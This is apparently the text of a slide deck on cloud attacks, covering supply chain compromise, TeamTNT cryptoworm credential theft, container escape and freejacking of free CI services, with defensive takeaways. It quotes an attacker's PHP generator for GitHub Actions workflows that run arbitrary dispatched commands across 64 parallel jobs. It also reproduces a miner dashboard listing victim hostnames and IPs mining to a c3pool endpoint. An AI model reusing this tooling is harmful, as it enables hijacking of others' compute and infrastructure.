
## WHY



- Layers of dependencies in modern apps = many vulnerable points
- Trust relationships are exploitable

# Supply Chain Compromise of Open Source Software

## IMPACT



- Malicious version downloaded 2,386 times over 5 days
- Exfiltrated data included credentials and keys

# Supply Chain Compromise of Open Source Software

## TAKEAWAY

- 📌 No Blind Trust
- 📌 Trust But Verify
- 📌 Shift Left



# TeamTNT – Credential Theft through Cryptoworms

Beta.v2 (c) 2021 @ Hilde\_TeamTNT

Campain start: 25.07.2021 22:15:00

**Chimaera - Campain - Statistik**

<b>Vulnerables:</b>	<b>WorkingRange:</b>	<b>TargetsFound:</b>
Docker-API	100.0.0.0/8	coming soon
Kubernetes	53.0.0.0/8	coming soon
WeaveScope	215.0.0.0/8	coming soon
Jupyter	0.0.0.0/0	coming soon
Kubeflow	0.0.0.0/0	coming soon
Redis	0.0.0.0/0	coming soon

**Back-End \_ informations**

<b>Currency:</b>	<b>all Wallets:</b>	<b>Wallets in use:</b>	<b>abused:</b>	<b>amount:</b>	<b>Pools:</b>
Monero	14	6	7	count up ...	2
Ethereum	2	0	0	0.030865 ETH	3

**3761 touched devices**



**Chimaera 2.0  
Credential theft  
(through  
Cryptoworms)**

# TeamTNT - Credential Theft through Cryptoworms

## IMPACT

Off Hide offline miners  
Off Notify when miner went offline  
Off Group by Algo

Reset ClientStatusList



Column visibility Push miner config Pull miner config Start Pause Restart Stop Reboot Execute Assign template Template Editor

Show All entries Search:

	Worker Id	Version	Pool	Status	External IP	Uptime	Last Update	Log	Edit	
<input type="checkbox"/>	1e3b95ad3a29	2.9.6	mine.c3pool.com:17777	RUNNING	34.145.91.245	669:39:05	less than a minute ago			
<input type="checkbox"/>	VM-0-5-centos	2.9.7	mine.c3pool.com:17777	RUNNING	101.34.99.138	132:10:12	less than a minute ago			
<input type="checkbox"/>	VM-8-2-centos	2.9.7	mine.c3pool.com:17777	RUNNING	159.75.16.144	135:06:30	less than a minute ago			
<input checked="" type="checkbox"/>	anke-prd-gjdzkjjtxgs-dmcu39	2.9.7		RUNNING	106.3.22.133	5:36:51	less than a minute ago			
<input type="checkbox"/>	ecs-wps-linux-server-v5	CPU: ARMv8 (1) [4 cores / 4 threads] CPU Flags: x64 CPU Cache L2/L3: 0 MB/0 MB CPU Nodes: 1 Max CPU usage: 60% Huge Pages: available, disabled Used Threads: 0 Memory Free/Total: 1.6 GB/7.4 GB Client IP: 106.3.22.133 Version: 2.9.7 Online	7	mine.c3pool.com:17777	RUNNING	124.70.179.30	148:39:43	less than a minute ago		
<input type="checkbox"/>	epdenp007rkm0sgg9ahb.au		7	mine.c3pool.com:17777	RUNNING	37.9.68.168	141:53:55	less than a minute ago		
<input type="checkbox"/>	fc1de0aae3ad		6	mine.c3pool.com:17777	RUNNING	18.218.2.107	656:22:48	less than a minute ago		
<input type="checkbox"/>	gitlab.mooc.com		7	mine.c3pool.com:17777	RUNNING	49.65.124.37	135:23:48	less than a minute ago		
<input type="checkbox"/>	iZbp1h2201ow98v9vpx3ohZ		7	mine.c3pool.com:17777	RUNNING	112.124.30.252	135:23:46	less than a minute ago		
<input type="checkbox"/>	ip-10-0-3-105.ec2.internal	2.9.7	mine.c3pool.com:17777	RUNNING	100.24.83.249	50:49:34	less than a minute ago			
<input type="checkbox"/>	ip-10-0-3-160.ec2.internal	2.9.7	mine.c3pool.com:17777	RUNNING	100.24.83.249	50:53:15	less than a minute ago			

# Container Escape

## IMPACT



# Credential Theft through Cryptoworms/ Container Escape


## TAKEAWAY

- 📍 No Container Running as Root
- 📍 Don't Let EC2s Initiate New Instances


Did you say Free




# Freejacking Abuse



# Freejacking Abuse




# Freejacking Abuse




*linux88884474/linuxapp84744474447444744474*

# Freejacking Abuse



userlinux888



## github-actions.yml

```
<?php  
  
$s = substr(str_shuffle(str_repeat("abcdefghijklmnopqrstuvwxyz", 5)), 0, 24);  
  
echo "  
name: $s  
  
on:  
  repository_dispatch:  
  
concurrency:  
  group: \${{ github.ref }}  
  cancel-in-progress: true  
  
jobs:";  
  
for ($i = 0; $i < 64; $i++){  
  
$s = substr(str_shuffle(str_repeat("abcdefghijklmnopqrstuvwxyz", 5)), 0, 24);  
echo "  
\$s\$i:  
  
  timeout-minutes: 120  
  
  runs-on: ubuntu-latest  
  
  steps:  
    - name: $s  
      if: always()  
      run: \${{ github.event.client_payload.web1 }}";  
}  
?>
```

# Freejacking Abuse

The screenshot shows a GitHub Actions pipeline for a repository named `webapp88888874 / webapp88888874`. The pipeline has a status of "Public". The "Actions" tab is selected, showing a recent run titled `nuzwaswharxlfifqknwmuscp28` which succeeded 5 days ago in 26s. The run history includes the following steps:

- > ✓ Set up job
- > ✓ Run actions/checkout@v3
- > ✓ nuzwaswharxlfifqknwmuscp
- > ✓ Post Run actions/checkout@v3
- > ✓ Complete job

On the left, a list of jobs is shown, each with a green checkmark indicating success. The jobs are:

- ✓ vrlhnrxzhmpbymiibeafpbqf0
- ✓ thnukvuvffiflopweuirvaeg1
- ✓ xzefguvxthigxkymclhecmqs2
- ✓ cidbruvgaqnwkrywesqyfpq3
- ✓ sxzxwvpyfmvmqznezukflbln4
- ✓ lvmcqtszolyujcezkarrlizg5
- ✓ tblysxbrjnemdfpkqlqdifci6
- ✓ sufydymquofnqdleafbjazd7
- ✓ bsafqgyzvmeovlumgjtnpgaw8
- ✓ oxydyfqhexwcqmggelvsxhj9
- ✓ cemxnuokmxaswlqdijkulrpgb10
- ✓ ktvwecoowutauhxngpoehrjp11
- ✓ slyhoeqlwnlopgxxuwykhvea12
- ✓ zcdzkuwsoubjklyeacymiel13
- ✓ wxdrblkjeqmrwsioskrgkplc14
- ✓ dbulvlwkvikdngevzofwrivf15


# Freejacking Abuse

```
